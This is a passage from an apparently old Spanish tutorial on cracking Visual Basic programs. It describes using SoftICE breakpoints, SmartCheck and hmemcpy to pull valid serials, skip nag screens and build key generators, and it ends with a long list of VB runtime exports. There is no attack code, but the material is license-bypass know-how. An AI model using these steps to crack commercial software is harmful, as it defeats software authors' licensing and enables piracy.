Luego, por ejemplo con rtcmsgbox al usarlo tendrias que remontar codigo hacia atras para encontrar donde el programa ha tomado la decision de no registrarte para converncerle de lo contrario (es a lo que yo le llamo *cracking retro*, puesto que tienes ir siempre hacia atras en el codigo) esto es una tarea facil pero pesada ya que hay muchas llamadas inutiles. En cuanto al rtcinputbox, pues lo tipico, al introducir la clave o serial y pulsar sobre el boton aceptar pues volvemos al codigo y hariamos lo tipico que se suele hacer con las funciones getwindowtext/a y getdlgitemtext/a. El tercer breakpoint importante para mi es el __vbanew y __vbanew2 ya que mediante el podemos parar la ejecucion del programa antes de que nos saque un formulario, este breakpoint es muy util para los programas que tienen basada su proteccion en nagscreens. En cuanto a __vbastrcomp, pues casi su propio nombre indica para que sirve asi que paso decir nada mas. ;) .... MUY UTIL.

Como caso excepcional, esta el breakpoint rtcdoevents, ya que este breakpoint es muy usado por el compilador del visual basic, con lo cual puede parecer que no nos es de gran ayuda puesto que constantemente lo esta llamando pero sin embargo si lo es por la siguiente razon: cuando un programa realizado en visual basic tiene que realizar calculos que consume muchos recursos del sistema pues para no colgar el windows 9x pues el programador se ve obligado a insertar en el codigo la funcion doevents, con lo que se puede entrar en bucles donde solo se hagan calculos como por ejemplo en el *cuentapasos* el autor hace muchos calculos pero nosotros solo vemos la nagscreen pero mediande este breakpoint pues le jodemos el invento, asi que como conclusion, esta funcion es util cuando estamos seguros de que el programa hace muchos calculos y nosotros queremos meternos dentro para husmear un pokito. XD.

Un ejemplillo de como crackear de esta manera lo podeis ver hechandole un vistazo al tutorial del Cuentapasos 3.72 y del Exploit Submission Wizard 5.

5) Crackeando Usando el Smartcheck.

Bien, el smartcheck es otra gran herramienta de los geniales programadores de Numega, pues con esta herramienta podemos ver las tripas de los programas realizados en Visual Basic, desde un simple vistazo y encontrar un serial valido, hasta ir analizando que va haciendo el programa paso a paso, como asiganaciones de variables sospechosas, conversiones de tipos de datos, acceso a apis, etc, etc. Luego, sabiendolo usar simplifica mucho el cracking para estos programas, pero como todo en la vida, lo mas importante es la experiencia, cuanto mas utilices este programa antes te daras cuenta de que es lo que verdaderamente te interesa ver y que es lo que te trae sin cuidado.

Para hacer un cracking en 2 minutos lo mas comun es que nos pidan el tipico nombre y serial, e inmediatamente despues pues nos saque un bonito mensaje mediante msgbox del visual basic, pues mirando alrededor de este msgbox dentro del smartcheck pues nos encontraremos con un serial valido para nuestro nombre, asi de facil !!!. Tambien podemos hacer un generador de claves de forma relativamente sencilla puesto que si estamos viendo constantemente las asignaciones, conversiones de variables, comparacines, ... con los valores que van tomando en la ventana de la parte derecha del monitor asi pues solo tenemos que analizar con detenimiento y paciencia el listado que nos saca el smartchek y generar nuestro generador de claves.

Un ejemplo sencillito de como crackear programas de esta forma es el tutorial del programa: Java script It! v1.3.

6) La Alternativa: La Funcion Hmemcpy.

Bien, esta funcion no suele comentarse mucho en los tuturiales pero es otra gran baza para nuestro menester puesto que como bien comenta Wkt_White en su tutorial generico sobre el uso de esta funcion podemos cazar los password o serial de una manera un poco sutil y facil (todo depende de los programadores, aunque si utilizan este lenguaje, no creo que se calienten la cabeza por impedir que esta funcion no nos sirva XD), en la mayoria de programas realizado en este lenguaje, aunque tengo que decir que siempre hay excepciones.

Para ello, los pasos basicos a seguir (casi mecanicamente) son los siguientes: Primero despues de saber que es un programa VB, introducimos nuestro serial, ponemos el breakpoint bpx hmemcpy pulsamos Ctrl-D e inmediatamente pues volvemos al soft-ice y tenemos que FIJARNOS bien que en la linea que hay debajo del desensamblado aparezca nombredelprogramaacrackear!.text y a partir de aqui mirar detenidamente los push siguientes ya que se suelen almacenar el que tu has introducido y el correcto; si miras estos push, lo mas normal es que te encuentres con tu serial introducido 'e s i e l 2 ' y por ejemplo el correcto que podria ser 'E X P E D I E N T E - X ', ahora solo queda borrar los breakpoints y probar con este serial que has obtenido y en el 75 % o mas de las veces es el serial correcto.

NOTA: si te fijas las cadenas estan en formato ancho. El serial seria: 'EXPEDIENTE - X'.

7) Lista de Posibles Breakpoints en Visual Basic 5 y ¿6?

Esta lista la obtuve de un tutorial en ingles, y no recuerdo exactamente el autor ya que la cogi, la corte del documento y lo puse en otro fichero para cuando me hiciese falta consultarlas, asi que ;(.

Lista:

Addr:0F00A1BF Ord: 100 (0064h) Name: ThunRTMain
Addr:0F03A65D Ord: 101 (0065h) Name: VBDllUnRegisterServer
Addr:0F05A843 Ord: 102 (0066h) Name: VBDllCanUnloadNow
Addr:0F0BF123 Ord: 103 (0067h) Name: VBDllRegisterServer
Addr:0F03137D Ord: 104 (0068h) Name: VBDllGetClassObject
Addr:0F04027D Ord: 105 (0069h) Name: UserDllMain
Addr:0F0CDB46 Ord: 106 (006Ah) Name: DllRegisterServer
Addr:0F0CDD17 Ord: 107 (006Bh) Name: DllUnregisterServer
Addr:0F05C5AE Ord: 108 (006Ch) Name: __vbaAryLock
Addr:0F0D90F8 Ord: 109 (006Dh) Name: __vbaBoolErrVar
Addr:0F0D90EC Ord: 110 (006Eh) Name: __vbaStrErrVarCopy
Addr:0F109E57 Ord: 111 (006Fh) Name: __vbaAryVarVarg
Addr:0F10A259 Ord: 112 (0070h) Name: __vbaFpCDblR4
Addr:0F10A259 Ord: 113 (0071h) Name: __vbaFpCDblR8
Addr:0F10A242 Ord: 114 (0072h) Name: __vbaFpCSngR4
Addr:0F10A242 Ord: 115 (0073h) Name: __vbaFpCSngR8
Addr:0F10A270 Ord: 116 (0074h) Name: __vbaFpCmpCy
Addr:0F10A1F7 Ord: 117 (0075h) Name: __vbaFpCy
Addr:0F1021C9 Ord: 118 (0076h) Name: __vbaFpI2
Addr:0F102FE8 Ord: 119 (0077h) Name: __vbaFpI4
Addr:0F10A1E3 Ord: 120 (0078h) Name: __vbaFpR4
Addr:0F101FA3 Ord: 121 (0079h) Name: __vbaFpR8
Addr:0F10A1C5 Ord: 122 (007Ah) Name: __vbaFpUI1
Addr:0F01DC7F Ord: 123 (007Bh) Name: __vbaFreeObj
Addr:0F01F878 Ord: 124 (007Ch) Name: __vbaFreeStr
Addr:0F0FD0D2 Ord: 125 (007Dh) Name: __vbaFreeVar
Addr:0F109B75 Ord: 126 (007Eh) Name: __vbaFreeVarg
Addr:0F0DDF0C Ord: 127 (007Fh) Name: __vbaI2Abs
Addr:0F01BFDD Ord: 128 (0080h) Name: __vbaI2I4
Addr:0F0DDF55 Ord: 129 (0081h) Name: __vbaI2Sgn
Addr:0F0DDF29 Ord: 130 (0082h) Name: __vbaI4Abs
Addr:0F0DDF6A Ord: 131 (0083h) Name: __vbaI4Sgn
Addr:0F01F8A3 Ord: 132 (0084h) Name: __vbaStrCopy
Addr:0F01F8DA Ord: 133 (0085h) Name: __vbaStrMove
Addr:0F0407A5 Ord: 134 (0086h) Name: __vbaUI1I2
Addr:0F0407D3 Ord: 135 (0087h) Name: __vbaUI1I4
Addr:0F0DDF41 Ord: 136 (0088h) Name: __vbaUI1Sgn

Addr:0F100CFE Ord: 137 (0089h) Name: __vbaVarCopy
Addr:0F100C68 Ord: 138 (008Ah) Name: __vbaVarDup
Addr:0F100E23 Ord: 139 (008Bh) Name: __vbaVarMove
Addr:0F101E51 Ord: 140 (008Ch) Name: __vbaVarVargNofree
Addr:0F109C1B Ord: 141 (008Dh) Name: __vbaVargParmRef
Addr:0F109C29 Ord: 142 (008Eh) Name: __vbaVargVar
Addr:0F109CB3 Ord: 143 (008Fh) Name: __vbaVargVarCopy
Addr:0F109CA3 Ord: 144 (0090h) Name: __vbaVargVarMove
Addr:0F109C7C Ord: 145 (0091h) Name: __vbaVargVarRef
Addr:0F0CDE3C Ord: 146 (0092h) Name: DLLGetDocumentation
Addr:0F0342AB Ord: 147 (0093h) Name: _CIatan
Addr:0F0399BC Ord: 148 (0094h) Name: _CIcos
Addr:0F01F2DD Ord: 149 (0095h) Name: _CIexp
Addr:0F0342B5 Ord: 150 (0096h) Name: _CIlog
Addr:0F0399B2 Ord: 151 (0097h) Name: _CIsin
Addr:0F0342BF Ord: 152 (0098h) Name: _CIsqrt
Addr:0F0EA75B Ord: 153 (0099h) Name: _CItan
Addr:0F05D04F Ord: 154 (009Ah) Name: __vbaAptOffset
Addr:0F058E7D Ord: 155 (009Bh) Name: __vbaAryConstruct
Addr:0F0D002D Ord: 156 (009Ch) Name: __vbaAryCopy
Addr:0F01E5BA Ord: 157 (009Dh) Name: __vbaAryDestruct
Addr:0F0D0066 Ord: 158 (009Eh) Name: __vbaAryMove
Addr:0F0D3880 Ord: 159 (009Fh) Name: __vbaAryRebase1Var
Addr:0F05C5CE Ord: 160 (00A0h) Name: __vbaAryUnlock
Addr:0F0401F9 Ord: 161 (00A1h) Name: __vbaBoolStr
Addr:0F01B3FD Ord: 162 (00A2h) Name: __vbaBoolVar
Addr:0F100A35 Ord: 163 (00A3h) Name: __vbaBoolVarNull
Addr:0F1003B6 Ord: 164 (00A4h) Name: __vbaCastObj
Addr:0F05CF87 Ord: 165 (00A5h) Name: __vbaCastObjVar
Addr:0F03050C Ord: 166 (00A6h) Name: __vbaCheckType
Addr:0F05FA8A Ord: 167 (00A7h) Name: __vbaCheckTypeVar
Addr:0F01F90B Ord: 168 (00A8h) Name: __vbaChkstk
Addr:0F0D2D1F Ord: 169 (00A9h) Name: __vbaCopyBytes
Addr:0F0E1208 Ord: 170 (00AAh) Name: __vbaCyAbs
Addr:0F0E0F7E Ord: 171 (00ABh) Name: __vbaCyAdd
Addr:0F0DE00C Ord: 172 (00ACh) Name: __vbaCyErrVar
Addr:0F0E1047 Ord: 173 (00ADh) Name: __vbaCyFix
Addr:0F10B3BE Ord: 174 (00AEh) Name: __vbaCyForInit
Addr:0F10B3E7 Ord: 175 (00AFh) Name: __vbaCyForNext
Addr:0F0D904C Ord: 176 (00B0h) Name: __vbaCyI2
Addr:0F0D905B Ord: 177 (00B1h) Name: __vbaCyI4
Addr:0F0E10C8 Ord: 178 (00B2h) Name: __vbaCyInt
Addr:0F0E0FC5 Ord: 179 (00B3h) Name: __vbaCyMul
Addr:0F0E0FF6 Ord: 180 (00B4h) Name: __vbaCyMulI2
Addr:0F0DDFDD Ord: 181 (00B5h) Name: __vbaCySgn

Addr:0F0D8D08 Ord: 182 (00B6h) Name: __vbaCyStr
Addr:0F0E0F93 Ord: 183 (00B7h) Name: __vbaCySub
Addr:0F0D903D Ord: 184 (00B8h) Name: __vbaCyUI1
Addr:0F0DE016 Ord: 185 (00B9h) Name: __vbaCyVar
Addr:0F100284 Ord: 186 (00BAh) Name: ProcCallEngine
Addr:0F04F3E0 Ord: 187 (00BBh) Name: DllFunctionCall
Addr:0F05DF2C Ord: 188 (00BCh) Name: __vbaRecAssign
Addr:0F02591E Ord: 189 (00BDh) Name: __vbaRecDestruct
Addr:0F0D3596 Ord: 190 (00BEh) Name: CopyRecord
Addr:0F0D908B Ord: 191 (00BFh) Name: __vbaDateR4
Addr:0F0D90C0 Ord: 192 (00C0h) Name: __vbaDateR8
Addr:0F0545C3 Ord: 193 (00C1h) Name: __vbaDateStr
Addr:0F06165A Ord: 194 (00C2h) Name: __vbaDateVar
Addr:0F05B550 Ord: 195 (00C3h) Name: TipGetAddressOfPredeclaredInstance
Addr:0F0D38F5 Ord: 196 (00C4h) Name: __vbaDerefAry
Addr:0F05BCCD Ord: 197 (00C5h) Name: __vbaDerefAry1
Addr:0F03873E Ord: 198 (00C6h) Name: __vbaEnd
Addr:0F102FFC Ord: 199 (00C7h) Name: MethCallEngine
Addr:0F01E309 Ord: 200 (00C8h) Name: __vbaErase
Addr:0F0D38A2 Ord: 201 (00C9h) Name: __vbaEraseKeepData
Addr:0F0D38D1 Ord: 202 (00CAh) Name: __vbaEraseNoPop
Addr:0F0D0C66 Ord: 203 (00CBh) Name: __vbaError
Addr:0F0D0C7F Ord: 204 (00CCh) Name: __vbaErrorOverflow
Addr:0F022B59 Ord: 205 (00CDh) Name: __vbaExceptHandler
Addr:0F10A15B Ord: 206 (00CEh) Name: __vbaExitEachAry
Addr:0F10A180 Ord: 207 (00CFh) Name: __vbaExitEachColl
Addr:0F10A13B Ord: 208 (00D0h) Name: __vbaExitEachVar
Addr:0F02B41E Ord: 209 (00D1h) Name: __vbaExitProc
Addr:0F10A1A4 Ord: 210 (00D2h) Name: __vbaFPException
Addr:0F0E1093 Ord: 211 (00D3h) Name: __vbaFPFix
Addr:0F0E111D Ord: 212 (00D4h) Name: __vbaFPInt
Addr:0F0CFCD5 Ord: 213 (00D5h) Name: __vbaFailedFriend
Addr:0F01F890 Ord: 214 (00D6h) Name: __vbaFileClose
Addr:0F03632E Ord: 215 (00D7h) Name: __vbaFileCloseAll
Addr:0F0DEAB7 Ord: 216 (00D8h) Name: __vbaFileLock
Addr:0F0028A1 Ord: 217 (00D9h) Name: __vbaFileOpen
Addr:0F0DE0D8 Ord: 218 (00DAh) Name: __vbaFileSeek
Addr:0F03A53E Ord: 219 (00DBh) Name: __vbaFixstrConstruct
Addr:0F0CFC5A Ord: 220 (00DCh) Name: TipSetOption
Addr:0F109FC1 Ord: 221 (00DDh) Name: __vbaForEachAry
Addr:0F102BAC Ord: 222 (00DEh) Name: __vbaForEachCollAd
Addr:0F102B4E Ord: 223 (00DFh) Name: __vbaForEachCollObj
Addr:0F102BFF Ord: 224 (00E0h) Name: __vbaForEachCollVar
Addr:0F10A046 Ord: 225 (00E1h) Name: __vbaForEachVar

Addr:0F024FE8 Ord: 226 (00E2h) Name: __vbaFreeObjList
Addr:0F0162DA Ord: 227 (00E3h) Name: TipUnloadProject
Addr:0F01F9A8 Ord: 228 (00E4h) Name: __vbaFreeStrList
Addr:0F10182B Ord: 229 (00E5h) Name: __vbaFreeVarList
Addr:0F0D0CAB Ord: 230 (00E6h) Name: TipCreateInstanceProject
Addr:0F0158B9 Ord: 231 (00E7h) Name: EbResetProject
Addr:0F02627A Ord: 232 (00E8h) Name: EbGetHandleOfExecutingProject
Addr:0F0D39B3 Ord: 233 (00E9h) Name: __vbaGenerateBoundsError
Addr:0F0DE306 Ord: 234 (00EAh) Name: __vbaGet3
Addr:0F0DE322 Ord: 235 (00EBh) Name: __vbaGet4
Addr:0F03A579 Ord: 236 (00ECh) Name: __vbaGetFxStr3
Addr:0F0DE3B4 Ord: 237 (00EDh) Name: __vbaGetFxStr4
Addr:0F040650 Ord: 238 (00EEh) Name: __vbaGetOwner3
Addr:0F0DE35D Ord: 239 (00EFh) Name: __vbaGetOwner4
Addr:0F109A05 Ord: 240 (00F0h) Name: __vbaGosub
Addr:0F109A59 Ord: 241 (00F1h) Name: __vbaGosubFree
Addr:0F109A2E Ord: 242 (00F2h) Name: __vbaGosubReturn
Addr:0F0D2D92 Ord: 243 (00F3h) Name: __vbaHresultCheck
Addr:0F0D2DA0 Ord: 244 (00F4h) Name: __vbaHresultCheckNonvirt
Addr:0F02B4EB Ord: 245 (00F5h) Name: __vbaHresultCheckObj
Addr:0F10A21E Ord: 246 (00F6h) Name: __vbaI2Cy
Addr:0F0534BD Ord: 247 (00F7h) Name: __vbaI2ErrVar
Addr:0F10B47D Ord: 248 (00F8h) Name: __vbaI2ForNextCheck
Addr:0F0508A7 Ord: 249 (00F9h) Name: __vbaI2Str
Addr:0F01B9DA Ord: 250 (00FAh) Name: __vbaI2Var
Addr:0F10A230 Ord: 251 (00FBh) Name: __vbaI4Cy
Addr:0F050AF0 Ord: 252 (00FCh) Name: __vbaI4ErrVar
Addr:0F10B4A9 Ord: 253 (00FDh) Name: __vbaI4ForNextCheck
Addr:0F04A6A5 Ord: 254 (00FEh) Name: __vbaI4Str
Addr:0F01BDB4 Ord: 255 (00FFh) Name: __vbaI4Var
Addr:0F00BD94 Ord: 256 (0100h) Name: __vbaInStr
Addr:0F0DF190 Ord: 257 (0101h) Name: __vbaInStrB
Addr:0F0DF060 Ord: 258 (0102h) Name: __vbaInStrVar
Addr:0F0DEF30 Ord: 259 (0103h) Name: __vbaInStrVarB
Addr:0F0DDD41 Ord: 260 (0104h) Name: __vbaInputFile
Addr:0F10302F Ord: 261 (0105h) Name: __vbaLateIdCall
Addr:0F10304B Ord: 262 (0106h) Name: __vbaLateIdCallLd
Addr:0F10B15C Ord: 263 (0107h) Name: __vbaLateIdCallSt
Addr:0F10B1F2 Ord: 264 (0108h) Name: __vbaLateIdNamedCall
Addr:0F05B2A9 Ord: 265 (0109h) Name: EbResetProjectNormal
Addr:0F03BE99 Ord: 266 (010Ah) Name: TipUnloadInstance
Addr:0F10B1A8 Ord: 267 (010Bh) Name: __vbaLateIdNamedCallLd
Addr:0F009EE7 Ord: 268 (010Ch) Name: EbLibraryLoad
Addr:0F0D09C6 Ord: 269 (010Dh) Name: EbLibraryUnload

Addr:0F10B1D1 Ord: 270 (010Eh) Name: __vbaLateIdNamedCallSt
Addr:0F0112D1 Ord: 271 (010Fh) Name: EbLoadRunTime
Addr:0F10B217 Ord: 272 (0110h) Name: __vbaLateIdNamedStAd
Addr:0F1032CD Ord: 273 (0111h) Name: __vbaLateIdSt
Addr:0F00EED8 Ord: 274 (0112h) Name: EbCreateContext
Addr:0F017F68 Ord: 275 (0113h) Name: EbDestroyContext
Addr:0F00EF1C Ord: 276 (0114h) Name: EbSetContextWorkerThread
Addr:0F10B18E Ord: 277 (0115h) Name: __vbaLateIdStAd
Addr:0F10300A Ord: 278 (0116h) Name: __vbaLateMemCall
Addr:0F1024A4 Ord: 279 (0117h) Name: __vbaLateMemCallLd
Addr:0F10B23A Ord: 280 (0118h) Name: __vbaLateMemCallSt
Addr:0F10B2C8 Ord: 281 (0119h) Name: __vbaLateMemNamedCall
Addr:0F10B27E Ord: 282 (011Ah) Name:
__vbaLateMemNamedCallLd
Addr:0F10B2A7 Ord: 283 (011Bh) Name:
__vbaLateMemNamedCallSt
Addr:0F10B2ED Ord: 284 (011Ch) Name:
__vbaLateMemNamedStAd
Addr:0F10322E Ord: 285 (011Dh) Name: __vbaLateMemSt
Addr:0F10B25B Ord: 286 (011Eh) Name: __vbaLateMemStAd
Addr:0F01BE08 Ord: 287 (011Fh) Name: __vbaLbound
Addr:0F00BD80 Ord: 288 (0120h) Name: __vbaLenBstr
Addr:0F0DED54 Ord: 289 (0121h) Name: __vbaLenBstrB
Addr:0F0DEBF0 Ord: 290 (0122h) Name: __vbaLenVar
Addr:0F0DEC7F Ord: 291 (0123h) Name: __vbaLenVarB
Addr:0F0DCE29 Ord: 292 (0124h) Name: __vbaLineInputStr
Addr:0F0DCF1A Ord: 293 (0125h) Name: __vbaLineInputVar
Addr:0F03A5C8 Ord: 294 (0126h) Name: __vbaLsetFixstr
Addr:0F0E0F36 Ord: 295 (0127h) Name: __vbaLsetFixstrFree
Addr:0F0DF669 Ord: 296 (0128h) Name: __vbaMidStmtBstr
Addr:0F0DF754 Ord: 297 (0129h) Name: __vbaMidStmtBstrB
Addr:0F01612B Ord: 298 (012Ah) Name: EbIsProjectOnStack
Addr:0F01BB58 Ord: 299 (012Bh) Name: TipCreateInstanceEx
Addr:0F05E479 Ord: 300 (012Ch) Name: GetMem2
Addr:0F0E89D6 Ord: 301 (012Dh) Name: GetMem4
Addr:0F0E89E7 Ord: 302 (012Eh) Name: GetMem8
Addr:0F0E8A19 Ord: 303 (012Fh) Name: GetMemStr
Addr:0F0E8A54 Ord: 304 (0130h) Name: GetMemVar
Addr:0F0E89FE Ord: 305 (0131h) Name: GetMemObj
Addr:0F03BF96 Ord: 306 (0132h) Name: PutMem2
Addr:0F0E8AFF Ord: 307 (0133h) Name: PutMem4
Addr:0F0E8B0E Ord: 308 (0134h) Name: PutMem8
Addr:0F0E8C15 Ord: 309 (0135h) Name: PutMemStr
Addr:0F0E8C5D Ord: 310 (0136h) Name: PutMemVar
Addr:0F0E8B24 Ord: 311 (0137h) Name: PutMemObj

Addr:0F0E8DAA Ord: 312 (0138h) Name: SetMemVar
Addr:0F0E8D83 Ord: 313 (0139h) Name: SetMemObj
Addr:0F0E8A73 Ord: 314 (013Ah) Name: GetMemNewObj
Addr:0F0E8D19 Ord: 315 (013Bh) Name: PutMemNewObj
Addr:0F0E8E3E Ord: 316 (013Ch) Name: SetMemNewObj
Addr:0F0E89C5 Ord: 317 (013Dh) Name: GetMem1
Addr:0F0E8AF0 Ord: 318 (013Eh) Name: PutMem1
Addr:0F0E8AD5 Ord: 319 (013Fh) Name: GetMemEvent
Addr:0F0E8D73 Ord: 320 (0140h) Name: PutMemEvent
Addr:0F03A29B Ord: 321 (0141h) Name: SetMemEvent
Addr:0F0DF697 Ord: 322 (0142h) Name: __vbaMidStmtVar
Addr:0F0DF6BF Ord: 323 (0143h) Name: __vbaMidStmtVarB
Addr:0F0D5FA2 Ord: 324 (0144h) Name: __vbaNameFile
Addr:0F01BE9C Ord: 325 (0145h) Name: __vbaNew2
Addr:0F02B448 Ord: 326 (0146h) Name: __vbaNew
Addr:0F109E6C Ord: 327 (0147h) Name: __vbaNextEachAry
Addr:0F103345 Ord: 328 (0148h) Name: __vbaNextEachCollAd
Addr:0F1032E6 Ord: 329 (0149h) Name: __vbaNextEachCollObj
Addr:0F103252 Ord: 330 (014Ah) Name: __vbaNextEachCollVar
Addr:0F10A0F1 Ord: 331 (014Bh) Name: __vbaNextEachVar
Addr:0F0D2C73 Ord: 332 (014Ch) Name: __vbaObjAddref
Addr:0F00361F Ord: 333 (014Dh) Name: __vbaObjIs
Addr:0F01E2F2 Ord: 334 (014Eh) Name: __vbaObjSet
Addr:0F022D5E Ord: 335 (014Fh) Name: __vbaObjSetAddref
Addr:0F03361F Ord: 336 (0150h) Name: __vbaObjVar
Addr:0F01F952 Ord: 337 (0151h) Name: __vbaOnError
Addr:0F0D00A6 Ord: 338 (0152h) Name: __vbaOnGoCheck
Addr:0F01F2E7 Ord: 339 (0153h) Name: __vbaPowerR8
Addr:0F003D3F Ord: 340 (0154h) Name: __vbaPrintFile
Addr:0F04082B Ord: 341 (0155h) Name: __vbaPrintObj
Addr:0F036232 Ord: 342 (0156h) Name: __vbaPut3
Addr:0F0DE340 Ord: 343 (0157h) Name: __vbaPut4
Addr:0F0DE39A Ord: 344 (0158h) Name: __vbaPutFxStr3
Addr:0F0DE3D0 Ord: 345 (0159h) Name: __vbaPutFxStr4
Addr:0F0407B8 Ord: 346 (015Ah) Name: __vbaPutOwner3
Addr:0F0DE37C Ord: 347 (015Bh) Name: __vbaPutOwner4
Addr:0F0D9069 Ord: 348 (015Ch) Name: __vbaR4Cy
Addr:0F0DE020 Ord: 349 (015Dh) Name: __vbaR4ErrVar
Addr:0F10B4D1 Ord: 350 (015Eh) Name: __vbaR4ForNextCheck
Addr:0F0DDF7E Ord: 351 (015Fh) Name: __vbaR4Sgn
Addr:0F0D8CA0 Ord: 352 (0160h) Name: __vbaR4Str
Addr:0F0356D3 Ord: 353 (0161h) Name: __vbaR4Var
Addr:0F02FB8B Ord: 354 (0162h) Name: __vbaR8Cy
Addr:0F0DE02A Ord: 355 (0163h) Name: __vbaR8ErrVar
Addr:0F0E10A5 Ord: 356 (0164h) Name: __vbaR8FixI2

Addr:0F039F4E Ord: 357 (0165h) Name: __vbaR8FixI4
Addr:0F10B50A Ord: 358 (0166h) Name: __vbaR8ForNextCheck
Addr:0F0E112F Ord: 359 (0167h) Name: __vbaR8IntI2
Addr:0F0E1152 Ord: 360 (0168h) Name: __vbaR8IntI4
Addr:0F0DDFA9 Ord: 361 (0169h) Name: __vbaR8Sgn
Addr:0F0D8CD4 Ord: 362 (016Ah) Name: __vbaR8Str
Addr:0F01EFF5 Ord: 363 (016Bh) Name: __vbaR8Var
Addr:0F10B175 Ord: 364 (016Ch) Name: __vbaRaiseEvent
Addr:0F0D35E4 Ord: 365 (016Dh) Name: __vbaRecAnsiToUni
Addr:0F0D361E Ord: 366 (016Eh) Name: __vbaRecDestructAnsi
Addr:0F0D35AA Ord: 367 (016Fh) Name: __vbaRecUniToAnsi
Addr:0F01C113 Ord: 368 (0170h) Name: __vbaRedim
Addr:0F042A56 Ord: 369 (0171h) Name: __vbaRedimPreserve
Addr:0F0D3995 Ord: 370 (0172h) Name: __vbaRedimPreserveVar
Addr:0F0D3977 Ord: 371 (0173h) Name: __vbaRedimVar
Addr:0F01EF4A Ord: 372 (0174h) Name: __vbaRefVarAry
Addr:0F0DBCE5 Ord: 373 (0175h) Name: __vbaResume
Addr:0F0DF398 Ord: 374 (0176h) Name: __vbaRsetFixstr
Addr:0F0E0F5A Ord: 375 (0177h) Name: __vbaRsetFixstrFree
Addr:0F058DAB Ord: 376 (0178h) Name: __vbaSetSystemError
Addr:0F0CFC96 Ord: 377 (0179h) Name: __vbaStopExe
Addr:0F102D92 Ord: 378 (017Ah) Name: __vbaStr2Vec
Addr:0F0CFEFD Ord: 379 (017Bh) Name: __vbaStrAryToAnsi
Addr:0F0CFF13 Ord: 380 (017Ch) Name: __vbaStrAryToUnicode
Addr:0F0D843C Ord: 381 (017Dh) Name: __vbaStrBool
Addr:0F00208F Ord: 382 (017Eh) Name: __vbaStrCat
Addr:0F01F8F6 Ord: 383 (017Fh) Name: __vbaStrCmp
Addr:0F003563 Ord: 384 (0180h) Name: __vbaStrComp
Addr:0F0DF5D4 Ord: 385 (0181h) Name: __vbaStrCompVar
Addr:0F0D84FC Ord: 386 (0182h) Name: __vbaStrCy
Addr:0F0D84B8 Ord: 387 (0183h) Name: __vbaStrDate
Addr:0F0E0F14 Ord: 388 (0184h) Name: __vbaStrFixstr
Addr:0F0129F8 Ord: 389 (0185h) Name: __vbaStrI2
Addr:0F01BECF Ord: 390 (0186h) Name: __vbaStrI4
Addr:0F0E0EB4 Ord: 391 (0187h) Name: __vbaStrLike
Addr:0F0438CE Ord: 392 (0188h) Name: __vbaStrR4
Addr:0F04024E Ord: 393 (0189h) Name: __vbaStrR8
Addr:0F0E0E9F Ord: 394 (018Ah) Name: __vbaStrTextCmp
Addr:0F0E0EC9 Ord: 395 (018Bh) Name: __vbaStrTextLike
Addr:0F0CFD43 Ord: 396 (018Ch) Name: __vbaStrToAnsi
Addr:0F0CFD14 Ord: 397 (018Dh) Name: __vbaStrToUnicode
Addr:0F0D8481 Ord: 398 (018Eh) Name: __vbaStrUI1
Addr:0F0D8533 Ord: 399 (018Fh) Name: __vbaStrVarCopy
Addr:0F03634A Ord: 400 (0190h) Name:
EVENT_SINK_QueryInterface

Addr:0F02299D Ord: 401 (0191h) Name: EVENT_SINK_AddRef
Addr:0F037FD1 Ord: 402 (0192h) Name: EVENT_SINK_Release
Addr:0F0CFB3F Ord: 403 (0193h) Name: EVENT_SINK_GetIDsOfNames
Addr:0F03BB08 Ord: 404 (0194h) Name: EVENT_SINK_Invoke
Addr:0F0262A1 Ord: 405 (0195h) Name: __vbaStrVarMove
Addr:0F05A825 Ord: 406 (0196h) Name: __vbaStrVarVal
Addr:0F10A20C Ord: 407 (0197h) Name: __vbaUI1Cy
Addr:0F0DDFF8 Ord: 408 (0198h) Name: __vbaUI1ErrVar
Addr:0F0D901D Ord: 409 (0199h) Name: __vbaUI1Str
Addr:0F014C08 Ord: 410 (019Ah) Name: BASIC_CLASS_QueryInterface
Addr:0F0025FE Ord: 411 (019Bh) Name: BASIC_CLASS_AddRef
Addr:0F01DC6F Ord: 412 (019Ch) Name: BASIC_CLASS_Release
Addr:0F054DA8 Ord: 413 (019Dh) Name: BASIC_CLASS_GetIDsOfNames
Addr:0F054792 Ord: 414 (019Eh) Name: BASIC_CLASS_Invoke
Addr:0F0DE002 Ord: 415 (019Fh) Name: __vbaUI1Var
Addr:0F01BD72 Ord: 416 (01A0h) Name: __vbaUbound
Addr:0F0D2D6D Ord: 417 (01A1h) Name: __vbaUnkVar
Addr:0F102A2D Ord: 418 (01A2h) Name: __vbaVar2Vec
Addr:0F10A2E0 Ord: 419 (01A3h) Name: __vbaVarAbs
Addr:0F0CF8C1 Ord: 420 (01A4h) Name: BASIC_DISPINTERFACE_GetTICount
Addr:0F0CF8D0 Ord: 421 (01A5h) Name: BASIC_DISPINTERFACE_GetTypeInfo
Addr:0F100ECC Ord: 422 (01A6h) Name: __vbaVarAdd
Addr:0F100AB2 Ord: 423 (01A7h) Name: __vbaVarAnd
Addr:0F004B24 Ord: 424 (01A8h) Name: __vbaVarCat
Addr:0F10BA7F Ord: 425 (01A9h) Name: __vbaVarCmpEq
Addr:0F10BAB5 Ord: 426 (01AAh) Name: __vbaVarCmpGe
Addr:0F10BAEB Ord: 427 (01ABh) Name: __vbaVarCmpGt
Addr:0F10BB21 Ord: 428 (01ACh) Name: __vbaVarCmpLe
Addr:0F10BB57 Ord: 429 (01ADh) Name: __vbaVarCmpLt
Addr:0F0437B7 Ord: 430 (01AEh) Name: Zombie_QueryInterface
Addr:0F03C29A Ord: 431 (01AFh) Name: Zombie_AddRef
Addr:0F043368 Ord: 432 (01B0h) Name: Zombie_Release
Addr:0F0CFBB7 Ord: 433 (01B1h) Name: Zombie_GetTypeInfoCount
Addr:0F0CFBAF Ord: 434 (01B2h) Name: Zombie_GetTypeInfo
Addr:0F0CFBBF Ord: 435 (01B3h) Name: Zombie_GetIDsOfNames
Addr:0F0CFBC7 Ord: 436 (01B4h) Name: Zombie_Invoke
Addr:0F1020B8 Ord: 437 (01B5h) Name: __vbaVarCmpNe
Addr:0F06168C Ord: 438 (01B6h) Name: __vbaVarDateVar
Addr:0F10137B Ord: 439 (01B7h) Name: __vbaVarDiv

Addr:0F0CFAFF Ord: 440 (01B8h) Name: EVENT_SINK2_AddRef
Addr:0F0CFB1F Ord: 441 (01B9h) Name: EVENT_SINK2_Release
Addr:0F10B69A Ord: 442 (01BAh) Name: __vbaVarEqv
Addr:0F0D8FE2 Ord: 443 (01BBh) Name: __vbaVarErrI4
Addr:0F10A43C Ord: 444 (01BCh) Name: __vbaVarFix
